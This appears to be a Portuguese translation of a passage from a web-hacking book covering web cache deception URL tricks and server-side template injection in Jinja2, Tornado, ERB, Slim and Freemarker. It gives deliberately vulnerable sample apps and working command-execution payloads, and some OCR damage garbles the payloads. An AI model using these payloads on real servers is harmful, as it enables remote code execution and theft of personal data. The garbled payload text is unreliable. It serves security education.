example.com/account.php%3F name=val nonexistent.css
```

(e) Encoded Question Mark (?)

A imagem acima é do white paper "Cached and Confused: Web Cache Deception in the Wild" e descreve várias técnicas usadas para causar confusão no caminho.

A primeira técnica "parâmetro de caminho" ocorre quando caminhos adicionais adicionados à solicitação são passados para a mesma função de backend. Portanto, "example.com/account.php" é o mesmo que "example.com/account.php/nonexistent.css" aos olhos do aplicativo. No entanto, o servidor de cache vê "example.com/account.php/nonexistent.css".


A segunda técnica, "nova linha codificada", tenta tirar proveito do fato de que alguns proxies e servidores da Web param de ler após o caractere de nova linha, mas o armazenamento em cache

servidor não. Portanto, o servidor da Web vê "example.com/account.php", mas o servidor de cache localizado na frente do site vê "example.com/account.php%0Anonexistent.css" e, portanto, armazena em cache a resposta porque são diferentes.

A terceira técnica, "ponto e vírgula codificado", aproveita o fato de que alguns servidores da Web tratam os pontos e vírgulas (;) como parâmetros. Entretanto, o servidor de cache pode não reconhecer esse valor e tratar a solicitação como um recurso separado. O site vê "example.com/account.php" com o parâmetro "nonexistent.css", mas o servidor de cache vê apenas "example.com/account.php%3Bnonexistent.css".


A quarta técnica, "libra codificada", aproveita o fato de que os servidores da Web geralmente processam o caractere de libra como um identificador de fragmento HTML e param de analisar o URL depois disso. No entanto, o servidor de cache pode não reconhecer isso e, por isso, vê "example.com/account.php%23nonexistent.css" enquanto o servidor vê "example.com/account.php".

A última técnica, "ponto de interrogação codificado", aproveita o fato de que os servidores da Web tratam os pontos de interrogação(?) como parâmetros, mas o servidor de cache trata a resposta de forma diferente. Portanto, o servidor de cache vê "example.com/account.php%3fname=valnonexistent.css", mas o servidor da Web vê "example.com/account.php".




Como você pode ver, esses ataques têm a ver com o fato de o servidor da Web interpretar uma solicitação de uma maneira, enquanto o servidor de cache a interpreta de uma maneira diferente. Se conseguirmos fazer com que o aplicativo interprete dois URLs diferentes da mesma forma e o servidor de cache os interprete de forma diferente ao armazenar a página em cache, existe a possibilidade de enganar o cache da Web.

Agora vamos colocar a mão na massa com um aplicativo ativo. Conforme mostrado abaixo, ao visitar o caminho "/users/me", o aplicativo nos apresenta várias informações de PII, como meu e-mail, nome e número de telefone.



Para testar o engano do cache da Web, experimente uma das várias cargas úteis que confundem o caminho, conforme mostrado abaixo:

- **example.com/nonexistent.css**
- **example.com/%0Anonexistent.css**
- **example.com/%3Bnonexistent.css**
- **example.com/%23nonexistent.css**
- **example.com/%3fname=valnonexistent.css**



Como você pode ver, acrescentar "nonexistent.css" ao URL não teve nenhum impacto sobre a resposta, pois vemos a mesma resposta como se tivéssemos acessado o caminho "/user/me". O servidor também responde com um cabeçalho informando ao servidor de cache para não armazenar a página em cache. No entanto, o servidor de cache está configurado para armazenar em cache todas as páginas CSS, de modo que a página é de fato armazenada em cache.

Agora, qualquer pessoa que visualizar esse URL verá as informações dos usuários-alvo, resultando no vazamento de informações confidenciais de PII.

## Resumo

O engano do cache da Web é uma técnica relativamente nova e é muito fácil de ser explorada. Tudo o que você precisa fazer é enganar o servidor de cache para que ele armazene em cache uma página que contenha informações confidenciais. Se for explorada de forma selvagem, os invasores poderão ter como alvo os usuários que podem roubar informações pessoais

informações ou, na pior das hipóteses, toda a sua conta. Primeiro, você deseja encontrar uma página que exponha informações confidenciais, verificar se há confusão no caminho, ver se a resposta está em cache e, por fim, verificar se a resposta em cache é pública.

# Mais OWASP

## Introdução


Discutimos algumas vulnerabilidades básicas da OWASP no início do livro, mas isso não chega nem perto da superfície. Como afirmei anteriormente, a grande maioria dos ativos externos de seus alvos serão aplicativos Web. Portanto, seria sensato se você aprendesse tudo o que há para saber sobre testes de aplicativos Web, já que fará isso muitas vezes.

Dito isso, vamos acrescentar mais algumas vulnerabilidades de aplicativos da Web ao seu arsenal de técnicas.

## Injeção de modelo no lado do servidor (SSTI)

### Introdução

Para entender a injeção de modelos no lado do servidor, é preciso entender os modelos e, para entender os modelos, é preciso entender o padrão de design model-view-controller. Model-view-controller é um padrão de design de software usado principalmente para desenvolver interfaces de usuário.



Como você pode ver acima, um usuário inicia uma solicitação para o controlador. Em seguida, o controlador usa o modelo para coletar informações do banco de dados de back-end, e essas informações são passadas de volta para o controlador. Em seguida, o controlador passa as informações para a visualização, onde usa os dados para atualizar os valores na visualização. A visualização atualizada é passada de volta para o controlador, onde é enviada ao usuário e renderizada no navegador.

A visualização é usada para manipular o código HTML e normalmente é implementada usando modelos. Os modelos permitem que você tenha espaços reservados em seu código HTML onde é possível passar variáveis, conforme mostrado abaixo:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <title>{{Title}}</title>
5 </head>
6 <body>
7
8 </body>
9 </html>
```

Como você pode ver na quarta linha, há uma tag de título que contém a expressão "{{Title}}".

Essa string será substituída por qualquer argumento que seja passado para o mecanismo de modelo. Isso permite que os desenvolvedores reutilizem facilmente seu código.

Um mecanismo de modelo permite que você use arquivos de modelo estáticos em seu aplicativo. No tempo de execução, o mecanismo de modelo substitui as variáveis em um arquivo de modelo por valores reais e transforma o modelo em um arquivo HTML enviado ao cliente. Você pode estar pensando: por que usar um mecanismo de modelo para modificar um documento HTML quando um simples operador de string de formato funcionaria? O motivo é que os mecanismos de modelo são muito mais avançados do que um simples operador de string de formato. Os mecanismos de modelo podem fazer todo tipo de coisa, como chamar funções e métodos, fazer looping sobre variáveis, aritmética e muito mais.

Como você descobrirá na seção a seguir, os hackers podem abusar dos mecanismos de modelos para fazer todos os tipos de coisas desagradáveis. A injeção de modelo no lado do servidor pode ser usada para XSS, divulgação de informações confidenciais e até mesmo execução de código.


## Python - Jinja 2

O Jinja 2 é um mecanismo de modelo em python e é frequentemente usado em aplicativos Flask e Django. Um exemplo de um aplicativo Flask vulnerável pode ser encontrado na imagem abaixo:

```
1 from flask import Flask, render_template_string, request
2
3 app = Flask(__name__)
4
5
6 @app.route('/test/<user>')
7 def hello_world(user=None):
8 html_code = "<body>Hi "+user+"</body>"
9 return render_template_string(html_code)
10
11 app.run()
```

Ao testar a injeção de modelo no lado do servidor (SSTI) em um aplicativo Jinja 2, geralmente tento os seguintes payloads:

- {{7\*7}}
  - 49
- {{7\*'7'}}
  - 7777777



Na imagem acima, vemos o número "7777777" exibido, portanto, você pode presumir que o aplicativo é vulnerável e está usando o mecanismo de modelo Jinja 2 ou tornado.


Para entender completamente como explorar essa vulnerabilidade, primeiro você precisa entender o Method Resolution Order (MRO). MRO é a ordem em que o Python procura um método em uma hierarquia de classes e você pode usar a função MRO para listar essas classes.

- `".classe.mro_____`

```
[>>> '__class___.__mro__
(<class 'str'>, <class 'object'>)
```


Portanto, aqui ele procurará primeiro um método na classe string e, se ele não estiver lá, procurará a classe de objeto raiz. Para esse ataque, só nos interessa a classe de objeto raiz, pois podemos usá-la para obter um identificador de todas as outras classes usadas pelo aplicativo. Para obter o objeto raiz, vá até o segundo índice da matriz, conforme mostrado abaixo:

- `".classe.mro [1]`



Observe que você também pode usar o `base` \_\_\_\_\_ em uma matriz vazia para obter esse objeto, conforme mostrado no comando abaixo:

- `[], classe .____base____`



```
127.0.0.1:5000/test/{}[].__class__.__base___.
Hi <class 'object'>
```

As \_\_\_\_\_ subclasses \_\_\_\_\_() pode ser usado para listar todas as subclasses de uma classe. Com isso, podemos obter um controle de todas as classes que o aplicativo usa. Dependendo dos resultados, você poderá executar comandos de terminal, ler arquivos e muito mais.

- `{[], class .____mro [1]. subclasses ()}`

<img alt="Screenshot of a web browser showing the URL 127.0.0.1:5000/test/{}[].\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_(). The page content is a long list of class names, including operator, operator.attrgetter, operator.methodcaller, iterools.accumulate, iterools.comman, iterools.izlice, iterools.starmap, iterools.chain, iterools.compress, iterools.repeat, iterools.groupby, iterools.grouper, iterools\_tec, collections\_deque, reverse\_iterator, collections\_collections, tuplegetter, collections\_Link, functools.cached\_property, contextlib.ContextDecorator, contextlib\_GeneratorContextManager, SRE\_Scanner, sre\_parse.State, sre\_parse.SubPattern, sre\_parse.Tokenizer, zlib.Decompress, weakrefset\_IterationGuard, weakrefset\_WeakSet, Thread\_BZ2Compressor, bz2.BZ2Decompressor, LZMA, weakref\_finalize\_Info, weakref\_finalize, tempfile\_RandomNameSequence, tempfile\_TemporaryDirectory, \_hashlib\_HASH, \_blake2.blake2b, \_blake2.blake2s, sha3\_shake\_256, Struct\_unpack\_iterotor, pickle\_Pickler, pickle\_PickleUnframer, pickle\_PickleUnpickler, pickle\_parse\_ResultMixin, json\_decoder\_JSONDecoder, json\_encoder\_JSONEncoder, jinja2.utils.MissingType, jinja2\_bccache\_BytocodeCache, jinja2.nodes.EvalContext, jinja2.nodes.Node, jinja2\_compiler\_Frame, jinja2\_runtime\_TemplateReference, jinja2\_runtime\_Context, decimal.Decimal, decimal\_Context, decimal\_SignalDictMixin, decimal\_ContextMixin, jinja2\_lexer\_TokenStream, jinja2\_lexer\_Lexer, jinja2\_environment\_TemplateStream, jinja2\_environment\_TemplateExpression, jinja2\_environment\_TemplateStream, jinja2\_datetime\_date, jinja2\_datetime\_timedelta, jinja2\_datetime\_time, jinja2\_datetime\_tzinfo, inspect\_Parameter, inspect\_BoundArguments, inspect\_Signature, traceback\_Frame, logging\_BufferingFormatter, logging\_Filter, logging\_Filterer, logging\_PlaceHolder, werkzeug\_internal\_DictAccessProperty, pkutil\_Importer, pkutil\_Importer, socketserver\_ForkingMixIn, socketserver\_ThreadingMixIn, socketserver\_BaseRequestHandler, email\_parseaddr\_AddrlistClass, email\_charset\_Charset, email\_header\_Header, email\_email\_feedparser\_FeedParser, email\_parser\_BytesParser, email\_email\_Session, ssl\_SSLObject, mimetypes\_MimeTypes, click\_compat\_FixupStream, click\_parser\_Option, click\_parser\_Argument, click\_parser\_ParsingState, click\_click\_Core, BaseCommand, click\_comParam, werkzeug\_serving\_WSGIRequestHandler, werkzeug\_datastructures\_ImmutableDictMixin, werkzeug\_datastructures\_UpdateDictMixin, werkzeug\_datastructures\_ImmutableHeadersMixin, werkzeug\_datastructures\_IIRange, werkzeug\_urllib\_request\_Request, werkzeug\_urllib\_request\_OpennerDirector, werkzeug\_urllib\_request\_BaseHandler, werkzeug\_urllib\_request\_URLopener, werkzeug\_urllib\_request\_ftwrapper, werkzeug\_wrappers\_accept\_AcceptMix, werkzeug\_wsgi\_ClosingIterator, werkzeug\_wsgi\_FileWrapper, werkzeug\_wsgi\_RangeWrap, werkzeug\_wrappers\_base\_request\_BaseRequest, werkzeug\_wrappers\_base\_response\_BaseResponse, werkzeug\_wrappers\_common\_descriptors\_CommonResponseDescriptorsMixin, werkzeug\_wrappers\_cors\_CORSResponseMixin, werkzeug\_useragents\_UserAgentParser, werkzeug\_wrappers\_response\_ResponseStream, werkzeug\_wrappers\_response\_Response, werkzeug\_wrappers\_response\_ResponseStream, werkzeug\_test\_TstCookieHeaders, werkzeug\_test\_TstCookieResponse, werkzeug\_itsdangerous\_signer\_Signer, itsdangerous\_serialize, werkzeug\_local\_LocalStack, werkzeug\_local\_LocalManager, werkzeug\_local\_LocalProtocol, dataclasses\_InitVar, dataclasses\_Field, dataclasses\_DataclassParams, difflib\_werkzeug\_routing\_RuleFactory, werkzeug\_routing\_RuleTemplate, werkzeug\_routing\_BaseConnector, werkzeug\_utilities\_symbol, werkzeug\_utilities\_symbol, werkzeug\_utilities\_lazy\_property, flask\_cli\_DispatchingApp, flask\_cli\_ScriptInfo, flask\_config\_ConfigAttribute, flask\_json\_tag\_TaggedJSONSerializer, flask\_sessions\_SessionInterface, werkzeug\_wrappers\_jinja2\_ext\_CommentFinder, codeop\_Compiler, codeop\_CommandCompiler, werkzeug\_debug\_console\_HTMLString, werkzeug\_debug\_console\_ThreadingStream, werkzeug\_debug\_ftools\_Traceback, werkzeug\_debug\_ftools\_Group, werkzeug\_debug\_ftools\_Popen, werkzeug\_reloader\_ReloaderLoop, unicodedata\_UCD</pre>

Como você pode ver acima, todas as subclasses do objeto raiz foram exibidas. Em seguida, você deve procurar algo interessante. Temos acesso à classe 'subprocess.Popen'; um invasor poderia aproveitar essa classe para executar comandos no servidor, conforme mostrado abaixo:

- `{}[].class().___mro__[1].subclasses().__[-3]('whoami',shell=True,stdout=-1).communicate()[0]}}`



Se você estiver familiarizado com o python e conhecer o método popen, poderá perceber que não há nada de especial acontecendo aqui, estamos usando as funcionalidades legítimas do python para executar um comando do sistema. Observe que você também pode usar o seguinte comando para a execução do código se o comando acima não funcionar:

- `{}{config.class().__init__.globals['os'].popen('whoami').read()}`



Se você encontrar injeção de modelo no lado do servidor no mecanismo de modelo do Jinja 2, a gravidade de sua descoberta dependerá das classes python às quais você tem acesso. Se você não tiver acesso a nenhuma classe de comando do sistema, a execução do código poderá ser impossível (nem sempre). Se você tiver acesso à classe file, talvez consiga ler/gravar arquivos no sistema. Certifique-se de enumerar corretamente todas as classes às quais o objeto raiz tem acesso para que você possa descobrir o que pode e o que não pode fazer.

## Python - Tornado

De acordo com o Google, o Tornado é um servidor da Web escalável e sem bloqueios e uma estrutura de aplicativo da Web escrita em Python. O Tornado também tem seu próprio mecanismo de modelo que, como muitos outros, é vulnerável à injeção de modelo no lado do servidor se implementado incorretamente, conforme mostrado abaixo:

```
1 import tornado.template
2 import tornado.ioloop
3 import tornado.web
4 TEMPLATE = '''
5 <html>
6 <head><title> Hello {{ name }} </title></head>
7 <body> Hello FOO </body>
8 </html>
9 '''
10 class MainHandler(tornado.web.RequestHandler):
11
12 def get(self):
13 name = self.get_argument('name', '')
14 template_data = TEMPLATE.replace("FOO",name)
15 t = tornado.template.Template(template_data)
16 self.write(t.generate(name=name))
17
18 application = tornado.web.Application([
19 (r"/", MainHandler),
20], debug=True, static_path=None, template_path=None)
21
22 if __name__ == '__main__':
23 application.listen(8000)
24 tornado.ioloop.IOLoop.instance().start()
```

A exploração do SSTI no mecanismo de modelo do tornado é relativamente fácil em comparação com outros mecanismos. Observando a documentação do mecanismo de modelo do tornado, ela menciona que você pode importar bibliotecas python, conforme mostrado abaixo:

```
{% from *x* import *y* %}
```

Same as the python `import` statement.

```
{% if *condition* %}...{% elif *condition*
```

Conditional statement - outputs the first  
sections are optional)

```
{% import *module* %}
```

Same as the python `import` statement.

Qualquer biblioteca disponível para python também está disponível para o mecanismo de modelo, o que significa que você pode importar uma biblioteca python e chamá-la. Essa funcionalidade pode ser usada para criar comandos do sistema, conforme mostrado abaixo:

- `{% import os %}{{ os.popen("whoami").read() %}}`
- `{% import subprocess %}{{subprocess.Popen('whoami',shell=True,stdout=-1).communicate()[0]}}`



Como você pode ver acima, o comando "whoami" foi executado no servidor e a saída foi exibida na tela. Não estamos limitados apenas à execução de comandos do shell, pois podemos importar qualquer biblioteca python e fazer o que quisermos.

## Rubi - ERB

O ERB é um mecanismo de modelagem Eruby usado para incorporar código Ruby. De acordo com o Google, "um modelo ERB se parece com um documento de texto simples intercalado com tags contendo código Ruby. Quando avaliado, esse código marcado pode modificar o texto no modelo". Um exemplo de um modelo vulnerável pode ser encontrado na imagem abaixo:

```
1 require "sinatra"
2 require 'erb'
3
4 set :port,5081
5 set :bind, '0.0.0.0'
6
7 def getHTML(name)
8
9 text = '<!DOCTYPE html><html><body>
10 <form action="/" method="post">
11 First name:

12 <input type="text" name="name" value="">
13 <input type="submit" value="Submit">
14 </form><h2>Hello '+name+'</h2></body></html>'
15
16 template = ERB.new(text)
17
18 return template.result(binding)
19
20 end
```

Observe que o ERB usa as seguintes tags para incorporar código:

- <% código %>
- <%= código %>


O primeiro exemplo "<%code%>" é usado para executar o código rubi e o segundo exemplo "<%= code %>" é usado para executar o código rubi e retornar os resultados. Para testar a injeção de modelo no lado do servidor nesse mecanismo, use o seguinte comando:

- <%= 7 \* 7 %>

The screenshot shows a web browser window with a dark theme. At the top, there are navigation icons (back, forward, refresh, home) and a status bar displaying the URL "127.0.0.1:5081". Below the status bar is a form with a label "First name:" followed by an input field containing the expression "<%= 7 \* 7 %>". To the right of the input field is a "Submit" button. Below the form, the text "Hello 49" is displayed in a large, bold font.

Como você pode ver acima, o código foi executado e retornou o valor "49". Esse é um forte indicador de que o servidor está vulnerável à injeção de modelo no lado do servidor. Para testar a execução do código, basta executar seu código rubi conforme mostrado abaixo:

- <%= `whoami` %>
- <%= IO.popen('whoami').readlines() %>
- <% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%=@b.readline()%>
- <% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%=@c.readline()%>



Como você pode ver acima, o comando "whoami" foi executado e os resultados foram exibidos na tela.

## Ruby - Magro

De acordo com o Google, "Slim é um mecanismo de modelagem rápido e leve com suporte para Rails 3 e posterior". Como muitos outros mecanismos de modelo, quando implementado incorretamente, o SSTI pode surgir. Um exemplo de um modelo vulnerável pode ser

```
1 require "sinatra"
2 require "slim"
3
4 set :port,5080
5 set :bind, '0.0.0.0'
6
7
8 def getHTML(name)
9 correct_form = <>-slim
10 <html>
11 head
12 title Example
13 <body>
14 <p>#{name}</p>
15 </body>
16 </html>
17 slim
18
19 template = '<!DOCTYPE html><html><body>
20 <form action="/" method="post">
21 First name:

22 <input type="text" name="name" value="">
23 <input type="submit" value="Submit">
24 </form><h2>Hello '+name+'</h2></body></html>'
25 return Slim::Template.new{ template }.render
26 end
```

encontrado na imagem abaixo:

Em termos de exploração da SSTI, o mecanismo de modelo slim é muito semelhante ao ERB, exceto pela sintaxe, conforme mostrado abaixo:

- `#{code}`

**name:**

**Submit**

**Hello 49**

Para executar um comando do shell, basta envolver o comando com backticks, conforme mostrado abaixo:

- `#{ `whoami` }`

**name:**

**Submit**

**Hello root**

Novamente, assim como o mecanismo de modelo ERB, você pode executar qualquer comando rubi que desejar.

## Java - Freemarker

O Freemarker é o mecanismo de modelo mais popular para Java, portanto, é uma boa ideia aprender a explorá-lo. Um exemplo de código vulnerável pode ser encontrado na imagem

```
13 import freemarker.template.Configuration;
14 import freemarker.template.Template;
15 import freemarker.template.TemplateException;
16
17 @Controller
18 @EnableAutoConfiguration
19 public class Main {
20
21
22 @RequestMapping("/")
23 @ResponseBody
24 String home(@RequestParam(required=false,name = "name") String name) {
25
26 if (name == null) {
27 name = "";
28 }
29
30 String template ="<!DOCTYPE html><html><body>"+
31 "<form action='/' method='post'>"+
32 "First name:
"+
33 "<input type='text' name='name' value=''>"+name+
34 "<input type='submit' value='Submit'>"+
35 "</form><h2>Hello "+name+
36 "</h2></body></html>";
37
38
39
40
41 //dependent of the template engine
42 //https://freemarker.apache.org/docs/api/freemarker/cache/StringTemplateLoader.html
43 try {
44 Template t = new Template("home", new StringReader(template), new Configuration());
45 Writer out = new StringWriter();
46 try {
47 t.process(new HashMap<Object, Object>(),out);
48 } catch (TemplateException e) {
49 // TODO Return error or something else different from the template
50 e.printStackTrace();
51 }
52 }
53 }
54 }
```

abaixo:

Como você pode ver acima, essa vulnerabilidade decorre da concatenação da entrada fornecida pelo usuário com um modelo, como qualquer outro mecanismo de modelo. Para testar a vulnerabilidade SSTI, use o seguinte payload:

- \${7\*7}

First name:

Hello 49

De forma semelhante a outros mecanismos de modelo, para explorar essa vulnerabilidade, usaremos um objeto para executar comandos de shell. O comando `new()` pode ser usado para instanciar classes, portanto, tudo o que precisamos é de uma classe que possa executar

The screenshot shows a Java class documentation page for the `Execute` class from the `freemarker.template.utility` package. The page includes the class hierarchy (`java.lang.Object`), implemented interfaces (`TemplateMethodModel, TemplateModel`), and the class definition itself. A note at the bottom cautions users about the potential risks of using this feature.

```
public class Execute
extends java.lang.Object
implements TemplateMethodModel
```

Gives FreeMarker the ability to execute external commands. Will fork a process, and inline anything that process sends to stdout in the template. Based  
BE CAREFUL! this tag, depending on use, may allow you to set something up so that users of your web application could run arbitrary code on your server.

comandos de shell.

Como mostrado acima, a classe `Execute` pode ser usada para executar comandos do shell. A documentação até menciona que essa classe pode ser usada para executar código arbitrário em seu servidor. Para usar essa classe, podemos executar o seguinte comando:

- `<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("whoami")}`
- `[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('whoami')}`
- `${"freemarker.template.utility.Execute"?new()("whoami")}`

The screenshot shows a web browser window with the following details:

- URL: 127.0.0.1:5051?name=\${"freemarker.template.utility.Execute"?new()("id")}
- Form fields:
  - First name: \${"freemarker.template.util"}
- Buttons: Submit
- Output:

Hello root

Como você pode ver acima, o comando "whoami" foi executado e a saída foi exibida no navegador. A partir daí, seria trivial executar um comando para executar seu backdoor ou qualquer outra coisa que você queira.

## Resumo

## Falsificação de solicitação no local (OSRF)

### Introdução

A falsificação de solicitação no site é uma vulnerabilidade bastante antiga que a maioria das pessoas não conhece. Semelhante à falsificação de solicitações entre sites (CSRF), com a OSRF um invasor pode forçar o navegador da Web de um usuário a fazer solicitações em nome do invasor. A única diferença é que a solicitação é iniciada a partir do aplicativo de destino, enquanto a CSRF é iniciada a partir de um site controlado pelo invasor.

### OSRF

Ao analisar a OSRF, ela pode parecer muito semelhante ao XSS. Isso ocorre porque a causa principal dessa vulnerabilidade é o uso de entradas fornecidas pelo usuário para fazer solicitações HTTP. Um exemplo de aplicativo vulnerável pode ser encontrado abaixo:

```
1 from flask import Flask, request, redirect
2 app = Flask(__name__)
3
4
5 @app.route('/')
6 def on_site_request_forgery():
7 vuln_param = request.args.get('vuln_param')
